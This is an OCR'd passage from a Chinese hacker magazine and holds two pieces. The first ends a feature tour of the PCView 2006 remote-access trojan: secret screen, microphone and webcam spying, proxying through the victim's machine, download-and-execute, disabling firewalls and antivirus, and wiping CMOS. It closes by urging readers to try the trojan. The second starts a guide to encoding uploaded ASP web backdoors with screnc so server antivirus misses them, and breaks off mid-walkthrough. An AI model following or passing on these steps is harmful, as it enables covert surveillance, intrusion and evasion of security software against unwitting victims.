


图13

管理命令介绍完以后，接着来看看监控命令中的几个功能。首先点击“屏幕监控”命令，在弹出的“屏幕监控”窗口中对远程桌面进行查看。当通过提示栏确认远程计算机已经连接成功后，选择“开启”选项，就可以开启远程桌面的监控。可惜的是，只能进行桌面监控，而无法进行鼠标、键盘的控制。另外，将“保存图像到目录”选项选中，在后面的输入框输入一个目录，就可以将截取的图像保存到我们指定的目录，如图14。




图14

通过“声音监控”命令，可以将通过远程麦克截取的声音播放出来。同样在连接成功以后，在“声音监控”窗口中设置“采样频率”和“设备”选项，再选择“开启”选项，如图15。




图15

这样我们就可以听到监控的远程计算机发出的声音，比如播放的MP3、用户的聊天等等。“摄像头监控”命令可以监控远程计算机的摄像头，由于我没有摄像头，这里就不再进行演示了。

接着我们再来看看PCView 2006木马的特殊功能。通过“HTTP代理”命令，在弹出的窗口中点击“开启”按钮，就可以在远程计算机上打开HTTP代理，从而使这台远程计算机成为一台代理服务器，如图16。




图16




图17

而“下载并执行文件”命令就是一个下载者功能，在弹出的窗口中设置文件的下载连接，以及程序下载后的文件名称，点击“下载并执行”按钮这样就可以对远程计算机的服务端程序进行升级或下载执行某个指定的程序，如图17。

另外，在“系统管理”菜单中还包括

"关闭防火墙和杀毒软件"和"清除CMOS数据"两个特殊的功能。"清除CMOS数据"这个功能是一个非常危险的命令，用户无论是在使用还是测试过程中，都要谨慎；而通过"关闭防火墙和杀毒软件"命令，可以关闭掉XP、2003系统自带的防火墙功能。另外通过"关闭额外的杀毒软件和防火墙"命令可以关闭远程计算机中其他的杀毒软件和防火墙，如图18。




图18

其实，我们通过"进程管理"命令也可以关闭大多数杀毒软件和防火墙的进程，但是由于有的杀毒软件和防火墙软件都同时拥有多个进程，各个进程之间相互监控，所以通过"进程管理"命令也很难将这些杀毒软件和防火墙进行关闭。

至此，PCView 2006木马的主要功能就介绍完了。除了上面这些功能外，PCView 2006木马还大量使用了现在流行的各种技术，除了常见的反弹连接、线程插入技术外，还加入了多线程技术，这样我们就可以同时对多台远程计算机进行控制操作，也可以对一台远程计算机同时执行多个控制命令。点击工具栏中的"窗口查看"命令，在弹出的窗口可以查看到正在使用的命令，如图19。

点击右键，可以通过"设置焦点"和"关闭窗口"命令来激活或关闭选择的命令，这样就可以做到"呼之即来"，随时使用。PCView 2006自带SQL数据库管理工具，可以执行SQL数据库命令、CMD命令、导入数据库脚本，让你不必再为你远在千里之外的数据库工作操心。




图19

三、总结

总的来说，PCView 2006作为一款全新的木马，虽然在某些地方还有很多的不足之处，但毕竟还是非常不错的，有兴趣的朋友就赶快试试吧。如果有什么问题的话，欢迎大家到《黑客X档案》论坛和我们一起讨论学习。

（本文涉及到的工具PCView 2006，光盘有收录）

网页后门免杀之screnc篇

EmperorFirst

相信大家一定都有过这样的经历吧！好不容易拿到网站的上传权限可以上传后门了，可是上传了后门访问，满怀期待等到的却是"找不到网页，您要查看的网页可能已被删除、名称已被更改，或者暂时不可用。"（小黑：对呀，我经常遇到这个情况！怎么回事呢？）其实这个就是我们上传的后门被服务器上的杀毒软件给喀嚓了，那怎么办呢？下面我们就来讲讲对策。

杀毒软件的基本原理大家都知道吧！就是把一个程序其中一段有代表性的语句设定为病毒的特征代码（后面简称特征码）。其实免杀，就是让杀毒软件找不到这段特征码。关于如何查找和修改病毒特征码在以前的X上已经有文章介绍过了。不过有的小菜会认为修改特征码很费力而且还有一个很严重的问题，就是各大杀毒软件所定义的特征码不尽相同，做到了此杀毒软件的免杀，彼杀毒软件又给杀了。我们总不能把所有杀毒软件定义的特征码都给改了吧？难道就不能有什么方法简单易行的实现对多杀毒软件的免杀呢？答案是肯定的，这就是我们今天所讲的screnc。

我们先看一下这款软件，解压后，如图1。




图1

主程序就是那个screnc.exe，不是直接运行的。打开CMD（不是吧？CMD是什么都不知道？开始→运行→CMD，好了打开了）进入程序所在的根目录，我们的ASP后门要和screnc.exe在同一个目录下，假设screnc.exe所在位置为E:\tool\screnc.exe，我们先进入E:\tool在CMD下写入命令cd E:\tool\，回车，如图2。




图2

然后在E:\tool\下键入screnc.exe houmen.asp houmen2.asp，这句话的意思是加密houmen.asp，加密后的文件保存为houmen2.asp，成功之后，如图3。


